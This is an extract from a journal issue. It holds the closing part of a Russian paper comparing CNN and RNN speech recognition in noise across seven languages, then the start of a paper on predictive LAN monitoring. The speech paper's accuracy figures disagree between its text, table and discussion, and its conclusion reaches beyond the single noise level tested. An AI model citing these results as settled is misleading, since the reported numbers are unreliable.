В рамках данного исследования установлено, что разные языки демонстрируют различные результаты при низком уровне С/Ш. Например, несмотря на родственную связь между казахским и кыргызскими языками, нейронная сеть RNN более успешно справлялась с распознаванием русского языка. Это может свидетельствовать о большом сходстве фонетических признаков между казахским и русским языками, чем между казахским и кыргызским. Данный результат требует дальнейшего детального исследования и анализа для выявления фонетических особенностей, влияющих на точность распознавания речевого сигнала.

Ключевые слова: искусственные нейронные сети (ИНС), сверхточная нейронная сеть (CNN), рекуррентная нейронная сеть (RNN), детектор голосовой активности (VAD), отношение сигнал/шум.

Благодарность

Работа выполнена при финансовой поддержке КН МОН РК по программе грантового финансирования научных исследований, грант AP19677321 «Разработка цифровых экспериментальных установок для изучения явлений

физики в лабораторных условиях учебных заведений с использованием современных компьютерных технологий» (2023-2025г).

Введение. Речь является основным средством человеческого общения и играет важную роль в процессе взаимодействия между людьми. В последние годы наблюдается растущий интерес к использованию речевых технологий, которые могут оказаться более эффективными по сравнению с традиционными способами ввода информации, такими как клавиатура и т.д. Этот интерес стал основой для активных исследований в области автоматического распознавания речи (ASR, Automatic Speech Recognition). Тем не менее, корректная работа ASR в шумной среде все еще является актуальной проблемой, поскольку существует множество возможных искажений окружающей среды, и их компенсация представляет собой трудную задачу, которую трудно точно компенсировать.

Шумоподавление и удаление искажений являются важными трудностями в распознавании речевого сигнала, обработке изображений, радаре, гидролокаторе и любом другом применении, где сигналы не могут быть изолированы от фонового шума и искажений. Шум присутствует почти во всех акустических средах.

Основными факторами, способствующими снижению производительности систем распознавания речевого сигнала, как правило, недостаточная беглость языка у не носителей языка, а также фонетические расхождения между целевым и родным языком. Эффективная обработка сигналов является необходимым условием для успешной работы систем распознавания речевого сигнала. В процессе предварительной обработки используются алгоритмы обнаружения голосовой активности (VAD, Voice Activity Detection) и улучшения речевого сигнала, которые существенно повышают точность системы ASR. Поэтому ASR часто используется вместе с системой VAD, чтобы активировать ASR только на озвученных акустических сигналах.

Литературный обзор. Алгоритмы VAD играют особую роль в качестве блока предварительной обработки в широком спектре речевых приложений. Они значительно способствуют повышению эффективности различных процессов таких как улучшение речи (Loizou, 2007), надежное распознавание речи (Ram´ırez, et al, 2007), определение говорящего (Avila, et al, 2014) и системы речевого сопровождения (Sakai, et al, 2010). Также VAD отвечает за фильтрацию и удаление зашумленных речевых сигналов, что приводит к улучшению производительности в этих приложениях.

Существует множество предложенных алгоритмов VAD (Blum, et al, 2021), и большинство из них демонстрирует высокую эффективность в условиях чистой окружающей среды. Однако модели VAD часто сталкиваются с трудностями при извлечении речевых сигналов в условиях низкого отношения сигнал/шум (SNR). В связи с этим повышение точности и надежности VAD в сценариях с низким ОСШ привлекло значительное внимание исследователей.

В реальных условиях могут встречается множество типов шумов, и такие источники могут существенно затруднять выполнение задач VAD. Поэтому для успешного применения в практических сценариях необходим надежный и адаптивный алгоритм VAD.

Алгоритм глубокого обучения представляют собой один из современных подходов в области улучшения качества речи (Rownicka, et al, 2020), который, как было доказано, обладает приемлемой производительностью при обработке различных уровней шума в условиях улучшения речи на основе вычислительных платформ. Алгоритмы VAD, основанные на глубоком обучении (DL) (Sharma, et al, 2022), например, основанные на глубоких нейронных сетях (DNN) (Wang, et al, 2017) сверточных нейронных сетях (CNN) (Jia, et al, 2021) и длинной кратковременной памяти (LSTM) (Wilkinson, et al, 2021), как контролируемые методы, показали значительное улучшение устойчивости к шуму благодаря своей высокой классификационной способности.

В работе (Takale, et al, 2024) для восстановления оригинальных речевых сигналов от искаженных аналогов использовали инновационный подход, включающий в себя использование дискретного преобразования на основе полиномов Шарлиера. Данный алгоритм позволяет извлекать контекстную информацию из речевых сигналов, что способствует к улучшению качества и разборчивости речи. В работе (Khattak, et al, 2022) предложен одноканальный алгоритм улучшения речи, основанный на глубокой нейронной сети (DNN). Результаты исследования показывают, что предлагаемый алгоритм обеспечивает лучшую разборчивость и качество речи. Также отмечается снижение остаточного шума и искажений речевого сигнала. Алгоритм продемонстрировал улучшение разборчивости и качества на 14,61% и 42,11% соответственно по сравнению с шумной речью.

Материалы и методы. Объектами исследования данной работы являются различные искусственные нейронные сети, используемые для распознавания человеческого голоса. Рассматривается их способность эффективно распознавать человеческий голос в независимости от языка, обучаясь на небольшом количестве дикторов в условиях шума.

Основная гипотеза исследования заключается в том, что несмотря на то что фонетика разных языков отличается друг от друга, они имеют много общих фонем, следовательно, обученная на каком-то языке нейронная сеть должна распознавать человеческие голоса на других языках с той же эффективностью. Также предполагалось, что для достижения приемлемой точности распознавания человеческого голоса нейронными сетями их можно обучать на ограниченном количестве дикторов, примерно несколько сотен, однако при этом необходимо соблюдать паритет мужских и женских голосов.

Для проведения обучения и тестирования нейронных сетей были использованы наборы данных Института умных систем и искусственного интеллекта (Institute of Smart Systems and Artificial Intelligence, ISSAI)

Назарбаев Университета, а именно корпус казахской речи (Mussakhojayeva, et al, 2022), корпус русской речи (Mussakhojayeva, et al, 2021), корпус турецкого языка (Mussakhojayeva, et al, 2023), корпус узбекского языка (Musaev, et al, 2021). Также был использован один из крупнейших открытых наборов данных Common Voice Dataset (Ardila, et al 2020), а именно корпус кыргызского языка и корпус английского языка, корпус французского языка. Из каждого набора данных были выбраны 20 мужских и 20 женских голосов и подобраны специальным образом, чтобы голоса были разной интонации, высоты тона, возраста и т.д. Структура сетей CNN и RNN представлена на рисунках 1, 2.




Рисунок 1. Структура сетей CNN





Рисунок 2. Структура сетей RNN

Таким образом, объектами исследования в данной работе являются искусственные нейронные сети CNN и RNN. Основная гипотеза исследования заключается в том, как добавление шума к обучающим данным влияет на точность распознавания речевого сигнала нейронными сетями CNN и RNN, и определить какая архитектура нейронной сети более помехоустойчивая.

Результаты. В данном исследовании для обучения и тестирования нейронных сетей таких как CNN и RNN было использовано 40 дикторов. Для обучения использовались записи дикторов с мужскими и женскими голосами. Каждый диктор имел свои особенности, такие как интонация, высота тона, возраст и другие характеристики речи, что сделало набор данных для обучения нейронных сетей разнообразным. Обучение нейронных сетей CNN и RNN проводились исключительно на казахском языке, что позволило сосредоточиться на специфике данного языка и его особенностях в распознавании речи. Эффективность обученных моделей оценивалась на других языках, таких как, русский, узбекский, кыргызский, турецкий, английский и французский. В рамках данного исследования были проведены эксперименты, направленные на оценку эффективности различных архитектур нейронных сетей CNN и RNN. Основной целью исследования является определение того, как различия в архитектуре нейронных сетей и значение уровня отношения сигнал/шум (С/Ш) влияют на точность распознавания речи. Полученные результаты позволят глубже понять влияние этих факторов на производительность систем распознавания речи в многоязычной среде.

При отношении С/Ш=6 дБ, условия передачи сигнала крайне неблагоприятны, что значительно усложняет задачу распознавания речи. На этом уровне шума RNN продемонстрировала явное преимущество по сравнению с CNN на всех языках. Например, для казахского языка точность распознавания с использованием RNN составила примерно 82%, тогда как CNN показала результат около 77%. Аналогичная картина наблюдалась и на русском языке, где CNN достигла 72%, в то время как RNN – около 74-75%. Эти данные можно увидеть на рисунке 3, где показано точность распознавания речи при С/Ш=6 дБ.






Рисунок 3. Точность распознавания речи нейронными сетями CNN и RNN при отношении С/Ш=6 дБ в зависимости от количества дикторов на различных языках

Также интересно отметить, что на узбекском и русском языках разрыв между результатами CNN и RNN был более заметным. Так, точность распознавания RNN была на 1-3% выше, чем у CNN. На французском языке разница была менее значительной, однако RNN всё равно показала лучшее распознавание. Турецкий язык, несмотря на его близость к казахскому в лингвистическом плане, оказался самым сложным для обеих сетей, где RNN также демонстрировала небольшое, но стабильное преимущество.

Кроме того, сравнительный анализ производительности нейронных сетей CNN и RNN при низком значении отношения С/Ш позволяет выявить важные различия в их эффективности. Полученные в ходе тестирования и распознавания речевых сигналов на различных языках представлены в таблице 1.

Таблица 1 – Сравнительный анализ производительности CNN и RNN при низком уровнях SNR

Язык	SNR=6 dB		Δ при SNR 6 dB	Язык	SNR=6 dB		Δ при SNR 6 dB
	RNN (%)	CNN (%)			RNN (%)	CNN (%)	
Русский	80	77	3%	Турецкий	77	75	1%
Узбекский	79	76	3%	Английский	75	74	1%
Кыргызский	77	76	1%	Французский	74	74	0%

Таким образом, можно утверждать, что нейронная сеть RNN показывает более высокую точность по сравнению с CNN при низком уровне SNR и для всех исследуемых языков. Заметное преимущество RNN на низких уровнях SNR свидетельствует о более высокой устойчивости этой архитектуры к шумам и помехам. Также можно утверждать, что производительность нейронных сетей зависит от языка обучения и тестирования.

Обсуждение. Анализ результатов показал, что архитектура нейронной сети RNN обеспечивает более высокую точность распознавания речевого

сигнала по сравнению с CNN в условиях шума для всех протестированных языков. Особенно это проявляется при низком отношении С/Ш, когда условия передачи сигнала являются наименее благоприятными. Так, при отношении С/Ш=6 дБ разница в точности распознавания между CNN и RNN достигала примерно 5%, что указывает на лучшую способность RNN адаптироваться к неблагоприятным условиям. Данный результат объясняется тем, что нейронная сеть RNN способна извлекать более устойчивые признаки из шумных данных, что делает её более эффективной в условиях низкого показателя отношения С/Ш.

В рамках данного исследования установлено, что разные языки демонстрируют различные результаты при низком уровне С/Ш. Например, несмотря на родственную связь между казахским и кыргызскими языками, нейронная сеть RNN более успешно справлялся с распознаванием русского языка. Это может свидетельствовать о большом сходстве фонетических признаков между казахским и русским языками, чем между казахским и кыргызским. Данный результат требует дальнейшего детального исследования и анализа для выявления фонетических особенностей, влияющих на точность распознавания речевого сигнала.

Заключение. На основе проведенного исследования можно сделать следующие выводы. Выявлено, что архитектура нейронной сети RNN является более эффективной для распознавания речевого сигнала, независимо от уровня отношения С/Ш и языка. Также использование ограниченного количества дикторов для обучения показало высокую эффективность и адаптивность RNN к различным речевым условиям. Выявлено, что эффективность нейронных сетей зависит от языка, на котором они обучались. Сети, обученные на казахском языке, показали лучшие результаты при распознавании казахской речи, но также успешно справлялись с распознаванием русского языка. Этот факт подчеркивает необходимость учитывать языковые особенности при обучении и применении нейронных сетей для распознавания речевого сигнала.

References

Ardila, R., Branson, M., Davis, K., Kohler, M., Meyer, J., Henretty, M., Morais,R., Saunders, L., Tyers, F.M., Weber, G.: Common voice: A massively-multilingualspeech corpus. In: LREC. pp. 4218–4222. ELRA (2020)

Avila, A.R., Fraga, F.J., Sarria-Paja, M., Falk, T.H., 2014. Investigating the use of modulation spectral features within an i-vector framework for far-field automatic speaker verification, in: Telecommunications Symposium

Blum, N., Lachapelle, S., Alvestrand, H., 2021. Webrtc: Real-time communication for the open web platform. Communications of the ACM 64, 50–54.

Jia, F., Majumdar, S., Ginsburg, B., 2021. Marblenet: Deep 1d time-channel separable convolutional neural network for voice activity detection, in: ICASSP 2021 - 2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), pp. 6818–6822

Khattak M.I., Saleem N., Gao J., Verdu E., Fuente J.P. Regularized sparse features for noisy speech enhancement using deep neural networks (2022) Computers and Electrical Engineering, 100, art. no. 107887. DOI: 10.1016/j.compeleceng.2022.107887

Loizou, P.C., 2007. Speech enhancement: theory and practice. CRC press.

Musaev M., Mussakhojayeva S., Khujayorov I., Khassanov Y., Ochilov M., Atakan Varol H. (2021) USC: An Open-Source Uzbek Speech Corpus and Initial Speech Recognition Experiments. In: Karpov A., Potapova R. (eds) Speech and Computer. SPECOM 2021. Lecture Notes in Computer Science, vol 12997. Springer, Cham. https://doi.org/10.1007/978-3-030-87802-3_40

Mussakhojayeva S., Khassanov Y., Atakan Varol H. (2021) A Study of Multilingual End-to-End Speech Recognition for Kazakh, Russian, and English. In: Karpov A., Potapova R. (eds) Speech and Computer. SPECOM 2021. Lecture Notes in Computer Science, vol 12997. Springer, Cham. https://doi.org/10.1007/978-3-030-87802-3_41

Mussakhojayeva, S., Khassanov, Y. , Varol, H.A.: KSC2: An Industrial-Scale Open-Source Kazakh Speech Corpus. In: Proceedings of the 23rd INTERSPEECH Conference: pp. 1367-1371. 2022.

Mussakhojayeva, S.; Dauletbek, K.; Yeshpanov, R.; Varol, H.A. Multilingual Speech Recognition for Turkic Languages. Information 2023, 14, 74.

Ram´ırez, J., Segura, J.C., Gorriz, J.M., Garc ´ ´ıa, L., 2007. Improved voice activity detection using contextual multiple hypothesis testing for robust speech recognition. IEEE Transactions on Audio, Speech, and Language Processing 15, 2177–2189

Rownicka J, Bell P, Renals S. 2020. Multi-Scale octave convolutions for robust speech recognition. In: IEEE international conference on acoustics, speech and signal processing. Piscataway. IEEE.

Sakai, H., Cincarek, T., Kawanami, H., Saruwatari, H., Shikano, K., Lee, A., 2010. Voice activity detection applied to hands-free spoken dialogue robot based on decoding usingacoustic and language model, in: 1st International ICST Conference on Robot Communication and Coordination

Sharma, M., Joshi, S., Chatterjee, T., Hamid, R., 2022. A comprehensive empirical review of modern voice activity detection approaches for movies and tv shows. Neurocomputing 494, 116–131

Takale, Dattatray & Thombal, Shreyas & Tadvi, Najim & Sonu, Sunil & Suryawanashi, Samadhan & Surwade, Ashwajit. (2024). Speech Enhancement Using Machine Learning. Journal of Electrical Engineering and Electronics Design. 2. 10.48001/joeeed.2024.2111-15.

Wang, L., Phapatanaburi, K., Go, Z., Nakagawa, S., Iwahashi, M., Dang, J., 2017. Phase aware deep neural network for noise robust voice activity detection, in: 2017 IEEE International Conference on Multimedia and Expo (ICME), pp. 1087–1092

Wilkinson, N., Niesler, T., 2021. A hybrid cnn-bilstm voice activity detector, in: ICASSP 2021-2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), IEEE. pp. 6803–6807

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 174–193
https://doi.org/10.32014/2024.2518-1726.316

УДК 004.852

©A.A Myrzatay[1*], L.G. Rzaeva[2], B. Zhumadilla[1], A.A. Mukhanova[3], G.A. Uskenbayeva[3], 2024.
[1]Kyzylorda University named after Korkyt-ata, Kyzylorda, Kazakhstan;
[2]Astana IT University, Astana, Kazakhstan;
[3] L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.
e-mail: *mirzataitegiali@gmail.com*

DOUBLE EXPONENTIAL SMOOTHING AND TIME WINDOW METHODS FOR PREDICTIVE LAN MONITORING: ANALYSIS, COMPARISON AND APPLICATION

Myrzatay A.A. – Lecturer at the Department of Computer Science, Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan, ORCID ID: https://orcid.org/0000-0002-5339-2437;
Rzayeva L.G. – PhD, associate professor, Department of Intelligent Systems and Cybersecurity, Astana IT University, Astana, Kazakhstan, ORCID ID: https://orcid.org/0000-0002-3382-4685;
Zhumadilla B. – Lecturer at the Department of Informatics, Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan; ORCID ID: https://orcid.org/0009-0005-0976-6250;
Mukhanova A.A. – PhD, associate professor, Department of Information systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, ORCID ID: https://orcid.org/0000-0003-3987-0938;
Uskenbayeva G.A. – PhD, associate professor, Department of System analysis and control, L.N. Gumilyov Eurasian National University; Astana, Kazakhstan, ORCID ID: https://orcid.org/0000-0001-6904-8000.

Abstract. This article focuses on the study of predictive monitoring methods for Local Area Networks (LANs), emphasizing the comparative analysis and practical application of Double Exponential Smoothing (DES) and Windowed Time Series (WTC) methods. The research aims to identify the most effective approach to predicting LAN failures through a detailed analysis of their key characteristics, including principles of operation, advantages, limitations, and application areas. The study highlights the importance of adapting these methods to specific network operating conditions, which is a critical factor in improving forecast accuracy and ensuring the stability of LAN operations.

DES and WTC were chosen for their distinct advantages: DES, as a time series analysis method, demonstrates high efficiency in long-term trend forecasting, while WTC provides deeper insights into local changes and short-term anomalies. The comparative analysis revealed their strengths and weaknesses, as well as optimal parameters for enhancing their effectiveness. The article offers recommendations

for implementing these approaches in real-world network environments, enabling early detection of potential faults and minimizing downtime.

Additionally, the research addresses the integration of predictive methods into existing LAN monitoring systems, including their potential combination with modern machine learning tools. This integration enables flexible solutions that can be tailored to various operational scenarios and organizational needs.

The findings of this study are particularly relevant for organizations aiming to modernize their network infrastructure and transition to proactive network management. Such approaches not only enhance reliability but also improve cost efficiency by optimizing maintenance and preventing unplanned outages. This work contributes to the advancement of predictive analysis technologies and demonstrates their practical value in the context of LAN operations.

Keywords: Local Area Networks (LANs); predictive monitoring; Double Exponential Smoothing (DES); Windowed Time Series (WTC); anomaly detection; trend forecasting; network reliability; network analytics; failure prediction; fault detection.

©А.А. Мырзатай[1*], Л.Г. Рзаева[2], Б. Жұмаділла[1], А.А. Муханова[3], Г.А. Ускенбаева[3], 2024.

[1]Қорқыт ата атындағы Қызылорда университеті, Қызылорда, Қазақстан;
[2]Astana IT University, Астана, Қазақстан;
[3] Л.Н. Гумилев атындағы ЕҰУ, Астана, Қазақстан.
e-mail: *mirzataitegiali@gmail.com*

ЖЕРГІЛІКТІ ЖЕЛІНІ БОЛЖАМДЫ БАҚЫЛАУҒА АРНАЛҒАН ҚОС ЭКСПОНЕНЦИАЛДЫ ТЕГІСТЕУ ЖӘНЕ УАҚЫТ ТЕРЕЗЕЛЕРІНІҢ ӘДІСТЕРІ: ТАЛДАУ, САЛЫСТЫРУ ЖӘНЕ ҚОЛДАНУ

Мырзатай А.А. – Қорқыт Ата атындағы Қызылорда университетінің Компьютерлік ғылымдар кафедрасының оқытушысы, Қызылорда, Қазақстан, ORCID ID: https://orcid.org/0000-0002-5339-2437;

Рзаева Л.Г. – Зияткерлік жүйелер және киберқауіпсіздік кафедрасы, Astana IT University, Астана, Қазақстан, ORCID ID: https://orcid.org/0000-0002-3382-4685;

Жұмаділла Б. – PhD, қауымдастырылған профессор, Қорқыт Ата атындағы Қызылорда университетінің Информатика кафедрасының оқытушысы, Қызылорда, Қазақстан; ORCID ID: https://orcid.org/0009-0005-0976-6250;

Мұханова А.А. – PhD, қауымдастырылған профессор, Ақпараттық жүйелер кафедрасы, Л.Н. Гумилев атындағы Евразия Ұлттық университеті, Астана, Қазақстан, ORCID ID: https://orcid.org/0000-0003-3987-0938;

Ускенбаева Г.А. – PhD, қауымдастырылған профессор, Жүйелік талдау және басқару кафедрасы, Л.Н. Гумилев атындағы ЕҰУ, Астана, Қазақстан, ORCID ID: https://orcid.org/0000-0001-6904-8000.

Аннотация. Бұл мақалада жергілікті есептеу желілерін (LAN) болжау мониторингі әдістерін зерттеуге баса назар аударылып, екі әдісті – қос

экспоненциалды тегістеу (DES) және уақыттық терезелер әдісін (WTC) салыстыру мен практикалық қолдану қарастырылады. Зерттеу мақсаты – LAN ақауларын болжау үшін ең тиімді тәсілді анықтау, олардың негізгі сипаттамаларын, соның ішінде жұмыс істеу қағидаттарын, артықшылықтары мен шектеулерін және қолдану салаларын егжей-тегжейлі талдау. Зерттеу осы әдістерді желінің нақты жұмыс жағдайларына бейімдеудің болжау дәлдігін арттыру және желінің тұрақтылығын қамтамасыз етудегі маңыздылығын көрсетеді.

DES және WTC әдістері өз ерекшеліктерімен таңдалған: DES уақыттық қатарларды талдау әдісі ретінде ұзақ мерзімді үрдістерді болжауда жоғары тиімділікті көрсетеді, ал WTC қысқа мерзімді ауытқулар мен жергілікті өзгерістерді терең талдауды қамтамасыз етеді. Салыстырмалы талдау олардың артықшылықтары мен кемшіліктерін, сондай-ақ тиімділікті арттырудың оңтайлы параметрлерін анықтауға мүмкіндік берді. Мақалада осы тәсілдерді нақты желілік ортада іске асыру бойынша ұсыныстар беріледі, бұл әлеуетті ақауларды ерте анықтауға және тоқтап қалуды азайтуға ықпал етеді.

Сонымен қатар, зерттеуде болжау әдістерін заманауи машиналық оқыту құралдарымен біріктіру мүмкіндіктерін қоса отырып, қолданыстағы LAN мониторинг жүйелеріне интеграциялау мәселелері қарастырылады. Бұл шешімдерді әртүрлі операциялық сценарийлерге және ұйымның қажеттіліктеріне бейімдеуге мүмкіндік береді.

Зерттеу нәтижелері желілік инфрақұрылымды жаңғыртуды және желілерді проактивті басқаруға көшуді мақсат еткен ұйымдар үшін өте маңызды. Мұндай тәсілдер жүйенің сенімділігін арттырып қана қоймай, техникалық қызмет көрсетуді оңтайландыру және жоспардан тыс тоқтап қалулардың алдын алу арқылы экономикалық тиімділікті жақсартады. Осылайша, бұл жұмыс болжау талдау технологияларын дамытуға үлес қосып, олардың практикалық құндылығын көрсетеді.

©А.А. Мырзатай[1*], Л.Г. Рзаева[2], Б. Жұмаділла[1], А.А. Муханова[3], Г.А. Ускенбаева[3], 2024.

[1]Кызылординский университет им. Коркыт Ата, Кызылорда, Казахстан;
[2]Astana IT University, Астана, Казахстан;
[3]Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан.
e-mail: *mirzataitegiali@gmail.com*

МЕТОДЫ ДВОЙНОГО ЭКСПОНЕНЦИАЛЬНОГО СГЛАЖИВАНИЯ И ВРЕМЕННЫХ ОКОН ДЛЯ ПРЕДИКТИВНОГО МОНИТОРИНГА ЛВС: АНАЛИЗ, СРАВНЕНИЕ И ПРИМЕНЕНИЕ

А.А. Мырзатай – преподаватель кафедры компьютерных наук Кызылординского университета имени Коркыт Ата, Кызылорда, Казахстан, ORCID ID: https://orcid.org/0000-0002-5339-2437;

Л.Г. Рзаева – PhD, ассоциированный профессор, кафедра интеллектуальных систем и кибербезопасности, Astana IT University, Астана, Казахстан, ORCID ID: https://orcid.org/0000-0002-3382-4685;
Б. Жұмаділла – преподаватель кафедры информатики Кызылординского университета имени Коркыт Ата, Кызылорда, Казахстан, ORCID ID: https://orcid.org/0009-0005-0976-6250;
А.А. Мұханова – PhD, ассоциированный профессор, кафедра информационных систем, Евразийский национальный университет имени Л.Н.Гумилева, Астана, Казахстан, ORCID ID: https://orcid.org/0000-0003-3987-0938;
Г.А. Ускенбаева – PhD, ассоциированный профессор, кафедра системного анализа и управления, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан, ORCID ID: https://orcid.org/0000-0001-6904-8000.

Аннотация. Данная статья посвящена исследованию методов предиктивного мониторинга локальных вычислительных сетей (ЛВС), с акцентом на сравнительный анализ и практическое применение методов двойного экспоненциального сглаживания (DES) и временных окон (WTC). Предметом исследования является поиск наиболее эффективного подхода к прогнозированию отказов в ЛВС путем детального анализа их ключевых характеристик, таких как принципы работы, преимущества, недостатки и сферы применения. В статье подчеркивается важность адаптации этих методов к специфическим условиям эксплуатации сети, что является ключевым аспектом повышения точности прогнозов и обеспечения стабильности работы ЛВС.

Методы DES и WTC были выбраны не случайно: DES, как метод анализа временных рядов, демонстрирует высокую эффективность в прогнозировании долгосрочных трендов, в то время как WTC обеспечивает более глубокий анализ локальных изменений и краткосрочных аномалий. Проведенный сравнительный анализ позволил выявить их сильные и слабые стороны, а также оптимальные параметры для повышения эффективности. В статье представлены рекомендации по внедрению данных подходов в реальные условия работы сетей, что способствует раннему обнаружению потенциальных неисправностей и минимизации простоев.

Кроме того, исследование уделяет внимание вопросам интеграции предиктивных методов в существующие системы мониторинга ЛВС, включая возможности их использования в сочетании с современными инструментами машинного обучения. Это позволяет предложить гибкие решения, которые могут быть адаптированы под различные эксплуатационные сценарии и потребности организаций.

Выводы исследования являются актуальными для организаций, заинтересованных в модернизации своей сетевой инфраструктуры и переходе к проактивному управлению сетями. Такие подходы повышают не только надежность, но и экономическую эффективность за счет оптимизации обслуживания и предотвращения внеплановых простоев. Таким образом, работа вносит вклад в развитие технологий предиктивного анализа и демонстрирует их практическую ценность.

Ключевые слова: локальные вычислительные сети (ЛВС), предиктивный мониторинг, двойное экспоненциальное сглаживание (DES), метод временных окон (WTC), обнаружение аномалий, прогнозирование трендов, надежность сетей, сетевая аналитика, прогнозирование сбоев, выявление поломок.

Введение. Локальные вычислительные сети (ЛВС) занимают важное место в современных информационных системах, обеспечивая надежную передачу данных и поддержку критически важных бизнес-процессов. В условиях растущей зависимости от сетевых технологий, обеспечение бесперебойного функционирования ЛВС становится приоритетной задачей для организаций различных масштабов. Одним из ключевых аспектов повышения надежности сетей является внедрение предиктивных систем мониторинга, способных своевременно обнаруживать потенциальные поломки и сбои.

Предиктивный мониторинг, опирающийся на анализ исторических данных и текущих показателей, предоставляет возможности для предсказания неисправностей до их возникновения. Среди разнообразных методов анализа временных рядов особое внимание уделяется методам двойного экспоненциального сглаживания и временных окон. Эти методы широко применяются для выявления аномалий и прогнозирования трендов в данных ЛВС, демонстрируя высокую эффективность в различных сценариях.

Целью настоящей статьи является проведение сравнительного анализа методов двойного экспоненциального сглаживания и временных окон в контексте предиктивного мониторинга ЛВС и выбора наилучшего для дальнейшего применения в разработке предиктивной системы ЛВС. В рамках исследования будут рассмотрены основные принципы функционирования каждого метода, их преимущества и недостатки, а также результаты применения в различных условиях. Полученные данные позволят сделать выводы о целесообразности использования каждого метода для предсказания поломок в ЛВС и будет выбрана наиболее подходящая для дальнейшего исследования.

Материалы и методы:

1.1 **Предиктивные системы**

Понятие прогнозирования не имеет универсального или формального определения, но в большинстве контекстов его можно понимать, как объявление или догадку о будущем событии, основанную на текущих и прошлых знаниях или опыте. Основной аспект будущего – его неопределённость; таким образом, любое решение, предложенное для проблемы прогнозирования, никогда не будет совершенно точным, а будет представлять собой приближение наиболее вероятного исхода. Кроме того, краткосрочные прогнозы, как правило, более достижимы, чем долгосрочные.

Для создания прогнозных моделей необходимо наличие исторических

данных для анализа и обучения модели. Характер этих данных будет различаться в зависимости от конкретной области применения, и, следовательно, прогнозируемая цель также будет разнообразной. В медицине прогнозы могут помогать специалистам в диагностике (Chen, et al, 2017) или в оценке рисков, связанных с определенными лечениями (Weng, et al, 2017). Прогностические возможности машинного обучения были использованы в экономической сфере для оценки доходов от рекламных инвестиций или для моделирования возникающих экономических динамик (Athey, 2018). Различные геологические исследования использовали прогнозирование в попытках предвидеть землетрясения (Asim, et al, 2017; Kong, et al, 2019). В областях, более тесно связанных с информационными технологиями, машинное обучение использовалось для прогнозирования сбоев в телекоммуникационных инфраструктурах (Sasisekharan, et al, 1996), выявления дефектов в программном обеспечении (Challagulla, et al, 2008), прогнозирования сетевых и памятных сбоев в суперкомпьютерах (Liang, et al, 2006, June) или обнаружения мошенничества в веб-платежах (Lima, et al, 2015). Ещё одной обычной проблемой, как правило, связанной с последней областью, является прогнозирование сбоев.

Прогнозирование сбоев сосредоточено на разработке моделей, которые могут предвидеть неисправность или поломку в компонентах программного или аппаратного обеспечения. На основе всестороннего изучения существующей литературы, Salfner и др. (Salfner, et al, 2010) разъясняют три ключевых понятия в этой области:

1) сбой: это относится к событию, которое происходит, когда предоставленная услуга отклоняется от правильной или ожидаемой услуги;

2) ошибка: она составляет часть общего состояния системы, которая может вызвать её последующий сбой в обслуживании;

3) дефект: они считаются или предполагаются как истоки ошибки, представляя собой фундаментальную причину самой ошибки.

Существует множество исследований по прогнозированию сбоев в различных областях, включая прогнозирование сбоев жёстких дисков (Hamerly, et al, 2001), сбоев суперкомпьютеров (Pelaez, et al, M. 2014, December), сбоев аппаратных компонентов (Chigurupati, et al, 2016), сбоев телекоммуникационных систем (Weiss, 2002) и сбоев распределённых систем (Shatnawi, et al, 2015).

